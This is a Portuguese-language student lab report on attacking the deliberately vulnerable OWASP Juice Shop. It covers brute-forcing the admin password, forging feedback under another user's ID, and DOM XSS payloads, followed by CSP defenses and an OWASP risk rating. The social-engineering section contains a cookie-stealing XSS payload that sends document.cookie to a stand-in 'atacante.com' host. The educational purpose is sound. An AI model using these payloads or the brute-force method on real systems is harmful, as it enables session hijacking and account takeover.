


Figura 12 - Adicionamos o payload




Figura 13 - Inserimos os valores do payload (ficheiro txt com todos os valores possíveis)

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
116	Fuzzed	401	Unauthorized	704 ms	387 bytes	20 bytes			admin110
117	Fuzzed	401	Unauthorized	704 ms	387 bytes	20 bytes			admin116
118	Fuzzed	401	Unauthorized	723 ms	387 bytes	20 bytes			admin117
119	Fuzzed	401	Unauthorized	720 ms	387 bytes	20 bytes			admin118
120	Fuzzed	401	Unauthorized	708 ms	387 bytes	20 bytes			admin119
121	Fuzzed	401	Unauthorized	697 ms	387 bytes	20 bytes			admin120
122	Fuzzed	401	Unauthorized	689 ms	387 bytes	20 bytes			admin121
123	Fuzzed	401	Unauthorized	671 ms	387 bytes	20 bytes			admin122
124	Fuzzed	200	OK	665 ms	386 bytes	799 bytes			admin123
125	Fuzzed	401	Unauthorized	660 ms	387 bytes	20 bytes			admin124

Figura 14 - Pedido com 200 OK, ou seja, login efetuado com sucesso com a palavra-chave admin123 (Password descoberta)

6.3 O desafio "Post some feedback in another user's name"

- Um pedido é enviado, com o utilizador anónimo, onde se pode ver que o parâmetro "userId" é nulo. Este feedback é anónimo portanto não está associado a nenhum utilizador da aplicação.

The screenshot shows a Burp Suite interface with a POST request to `http://localhost:3000/api/Feedbacks/`. The request headers include `Host: localhost:3000`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0`, and `Accept: application/json, text/plain, */*`. The response is a 201 Created status with a JSON body: `{ "status": "success", "data": { "id": 3581, "comment": "Very good (anonymous)", "rating": 4, "updatedAt": "2025-10-31T19:09:53.312Z", "createdAt": "2025-10-31T19:09:53.312Z", "userId": null } }`.

- Enviar o pedido outra vez, mas alterando o seu payload com um valor inteiro no "userId", o feedback que é publicado na aplicação apesar de ter sido enviado por um utilizador anónimo é visto pela mesma como sido efetuado por um utilizador autenticado.

The screenshot shows a modified POST request to `http://localhost:3000/api/Feedbacks/`. The request body is a JSON object: `{ "comment": "Improvements (anonymous)", "rating": 2, "userId": 1 }`. The response is a 201 Created status with a JSON body: `{ "status": "success", "data": { "id": 4463, "comment": "Improvements (anonymous)", "rating": 2, "userId": 1, "updatedAt": "2025-10-31T19:20:50.461Z", "createdAt": "2025-10-31T19:20:50.461Z" } }`.

7 CROSS-SITE SCRIPTING (XSS)

7.1 A.




Figura 15 - Procurar por "Lemon" na barra de pesquisa




Figura 16 - Procurar por "Lemon1" na barra de endereço

O elemento HTML que é usado para apresentar o texto dos critérios de pesquisa é o `</span>`.

```
<span_ngcontent-ng-c627343222="" id="searchValue">Lemon1</span>
```

7.2 B. – Desafio DOM XSS




Figura 17 - Resultado da injeção do texto `<iframe src="javascript:alert('xss')">`

7.3 C.




Figura 18 - Resultado da injeção do texto `<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A/api.soundcloud.com/tracks/771984076"></iframe>`.

7.4

Uma política de segurança de conteúdo (CSP) permite ao servidor indicar ao navegador quais recursos podem ser carregados e executados, funcionando como uma camada de defesa contra ataques XSS.

Segundo o artigo da Auth0 “Defending against XSS with CSP”, a CSP permite controlar de forma precisa quais scripts e iframes são permitidos, bloqueando qualquer código não autorizado. Neste trabalho, tivemos dois exemplos de ataques: um `<iframe src="javascript:alert('xss')">`, que tenta executar código JavaScript diretamente via o atributo `src` de um `iframe`, e um `<iframe>` que carrega o player do SoundCloud, que poderia ser usado para inserir conteúdo malicioso.

Com uma CSP bem definida, estes ataques podem ser impedidos enquanto se mantém a funcionalidade legítima da aplicação. Por exemplo, se definirmos o cabeçalho HTTP como `default-src 'self'; script-src 'self' 'nonce-<aleatório>'; frame-src 'self' https://w.soundcloud.com/; object-src 'none'; base-uri 'self'; form-action 'self';`, apenas scripts inline que contenham o "nonce" gerado pelo servidor serão executados, bloqueando qualquer script injetado pelo atacante, como no caso do `iframe` com `javascript:alert('xss')`.

A directiva `frame-src` restringe iframes às origens autorizadas, permitindo o player do SoundCloud mas bloqueando iframes externos não autorizados.

As directivas adicionais `object-src 'none'`, `base-uri 'self'` e `form-action 'self'` reforçam a proteção, bloqueando plugins, evitando alterações da base de URLs e limitando envios de formulários a domínios confiáveis. O uso de nonces elimina a necessidade de 'unsafe-inline', garantindo que apenas scripts explicitamente autorizados são executados.

Assim, mesmo que exista uma vulnerabilidade de XSS refletida ou DOM XSS, a CSP impede a execução de código malicioso, mantendo a aplicação segura e funcional.

8 ENGENHARIA SOCIAL E OUTROS ATAQUES

8.1

Ao se injectar `<iframe src="javascript:alert('xss')">` no campo de pesquisa do OWASP Juice Shop através do URL, e o navegador executa o JavaScript mostrando o alerta.

Num ataque real de engenharia social, o atacante modificaria o payload para `<iframe src="javascript:fetch('https://atacante.com/?c='+document.cookie)">` e enviaria um link malicioso disfarçado num email de phishing tipo "Ganhou 50% desconto!" ou "Alerta de segurança urgente!". Quando a vítima clica, o cookie "token" é enviado para o atacante.

Esse token é normalmente um JWT com dados de autenticação do utilizador. Com ele, o atacante tem acesso total à conta sem precisar de password, podendo fazer compras fraudulentas, roubar dados pessoais e, se for admin, controlar todo o sistema.

As defesas principais são usar a flag `HttpOnly` no cookie, implementar CSP, sanitizar inputs e educar utilizadores para desconfiarem de links suspeitos.

8.2

Um atacante descobre uma vulnerabilidade XSS no campo de pesquisa de uma aplicação web que não trata correctamente o que o utilizador escreve. Ele cria um URL malicioso que tenta aproveitar a falha e envia esse link às vítimas por phishing. Quando a vítima clica, o código malicioso pode correr no browser e enviar o token de sessão para o servidor do atacante, que depois usa esse token para aceder à conta da vítima sem precisar de credenciais.

De seguida será descrito um possível vetor de ataque fazendo uso dos seguintes fatores:

- Fatores de Vulnerabilidade (*Vulnerability factors*)
 - **Ease of Discovery (7/10):** A falha é relativamente fácil de encontrar. Qualquer pessoa que teste o campo de pesquisa com caracteres especiais ou scripts simples pode perceber que a aplicação não filtra corretamente a entrada. Não é necessário ter conhecimentos avançados de programação para identificar este tipo de vulnerabilidade, tornando-a acessível mesmo a atacantes com experiência moderada.
 - **Ease of Exploit (9/10):** A exploração é muito simples. Depois de descobrir a vulnerabilidade, o atacante só precisa de criar um link ou uma página com código malicioso que aproveite a falha. Não são necessárias ferramentas complexas nem processos longos; basta que a vítima interaja com o link ou página preparada pelo atacante.
 - **Awareness (6/10):** O XSS é um problema conhecido e documentado, mas ainda é comum em muitas aplicações web, principalmente quando o desenvolvimento não segue boas práticas de validação de inputs. Muitos programadores e utilizadores desconhecem a facilidade com que este tipo de ataque pode ser realizado, o que aumenta o risco de sucesso.
 - **Intrusion Detection (3/10):** É difícil detetar este tipo de ataque, porque o tráfego gerado parece normal ao servidor. A execução do código malicioso acontece no browser da vítima, pelo que os logs do servidor podem não registar nada de suspeito. Sem sistemas de monitorização avançados, o ataque pode passar despercebido durante muito tempo.
- Fatores de Impacto Técnico (*Technical impact factors*)
 - **Loss of Confidentiality (9/10):** Caso o ataque tenha sucesso, todos os dados da sessão podem ser expostos. O atacante consegue aceder a informações pessoais, dados de conta e recursos protegidos pelo token da sessão, podendo ler conteúdos que deveriam ser privados.
 - **Loss of Integrity (7/10):** O atacante consegue modificar dados da conta comprometida, como alterar definições, enviar mensagens ou executar ações em nome da vítima. Embora nem sempre cause destruição massiva de dados, estas alterações podem ter consequências graves dependendo da aplicação.
 - **Loss of Availability (3/10):** O serviço continua a funcionar normalmente, mas a conta da vítima pode ficar bloqueada ou comprometida temporariamente. Isto significa que a disponibilidade do sistema não é o principal problema, mas a vítima pode ter dificuldades em aceder à sua própria conta.
 - **Loss of Accountability (8/10):** As ações do atacante aparecem nos logs como se fossem feitas pelo utilizador legítimo. Isto dificulta identificar o verdadeiro responsável e complica a auditoria de eventos ou a investigação de incidentes de segurança, aumentando o risco de uso malicioso não detectado.